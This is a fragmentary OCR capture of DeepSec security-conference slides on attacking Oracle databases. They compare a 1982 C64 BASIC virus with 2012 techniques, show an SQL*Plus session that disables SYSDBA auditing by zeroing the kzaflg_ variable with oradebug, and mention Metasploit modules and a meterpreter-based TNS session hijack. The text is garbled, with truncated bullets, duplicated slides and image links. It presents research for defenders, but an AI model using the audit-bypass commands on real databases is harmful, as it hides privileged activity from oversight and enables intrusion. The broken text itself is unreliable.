
  oradebug pol

- Standard Audit swi

  oradebug pol

- Operating system c

  oradebug cal



ersion!

DEEPSEC

What?

- SYSDBA audit switched off

  oradebug pol

- Standard Audit swi

  oradebug pol

- Operating system c

  oradebug cal

C64 1982 vs Oracle 2012

```
    **** COMMODORE 64 BASIC V2 ****
 64K RAM SYSTEM  38911 BASIC BYTES FREE
READY.
LOAD"TEST",8,1

SEARCHING FOR TEST
LOADING
READY.
LIST

1986 SYSPEEK(43)+PEEK(44)*256+48:VIRUS
READY.
RUN
HI

READY.
LOAD"TEST",8,1

SEARCHING FOR TEST
LOADING
READY.
LIST

10 PRINT"HI"
READY.
```

(1)

(2)

(3)

ersion!

DEEPSEC

What?

```
SQL> show parameter sys_op

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
audit_sys_operations                 boolean     TRUE
SQL> alter system set audit_sys_operations=false;
alter system set audit_sys_operations=false
                *
ERROR at line 1:
ORA-02095: specified initialization parameter cannot be modified


SQL> oradebug setmypid
Statement processed.
SQL> oradebug setvar sga kzaflg_ 0
BEFORE: [0600346A0, 0600346A4) = 00000001
AFTER:  [0600346A0, 0600346A4) = 00000000
SQL>
```

DEEPSEC

What?

```
SQL> show parameter sys_op

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
audit_sys_operations                 boolean     TRUE
SQL> alter system set audit_sys_operations=false;
alter system set audit_sys_operations=false
                *
ERROR at line 1:
ORA-02095: specified initialization parameter cannot be modified


SQL> oradebug setmypid
Statement processed.
SQL> oradebug setvar sga kzaflg  0
BEFORE: [0600346A0, 0600346A4) = 00000001
AFTER:  [0600346A0, 0600346A4) = 00000000
SQL>
```

Easy to use

- Metasploit module for command execution
- Metasploit module for payload execution
- Simulating Linux 32bit client for
  - Linux 11.2.0.3 64 bit
  - Windows 11.2.0.3 64 bit
- You do not need the Oracle drivers

DEEPSEC

Hijack

Victim

pytnsproxy
thread

Data

Data

Attacker

Hijack

Victim

pytnsproxy thread

Data

Data

meterpreter

Attacker

DEEPSEC

Hijack

Victim

pytnsproxy
thread

Data

Data


meterpreter
load oralog
hook

Attacker

DEEPSEC

Hijack


Victim



DEEPSEC

